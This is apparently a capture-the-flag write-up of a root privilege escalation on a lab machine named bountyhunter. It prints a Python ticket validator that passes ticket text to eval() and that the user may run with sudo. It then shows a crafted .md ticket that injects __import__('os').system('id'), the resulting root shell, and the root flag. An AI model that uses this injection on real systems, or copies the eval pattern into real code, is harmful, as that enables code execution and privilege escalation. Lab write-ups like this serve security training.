


```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they s
ent over. There have been a handful of tickets submitted that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
```



```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$ 
```

TicketValidator.py



```python
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue

        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            #print(ticketCode)
            if int(ticketCode) % 7 == 4 :
                validationNumber = eval(x.replace("**", ""))
                print (validationNumber)
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()

```


> the vulnerable part of this script is located in the eval function witch is vulnerable :

https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1

> So i create /tmp/coucou.md

```
# Skytrain Inc
## Ticket to
__Ticket Code:__
** 4 + 4 == 8 and __import__('os').system('id')
```

Anndd we are root :



```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/tmp/coucou.md
Destination:
root@bountyhunter:/home/development# id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhunter:/home/development# cat /root/root.txt
8febf22d82f47f51f7c9c0a1b992bb0b
root@bountyhunter:/home/development# 
```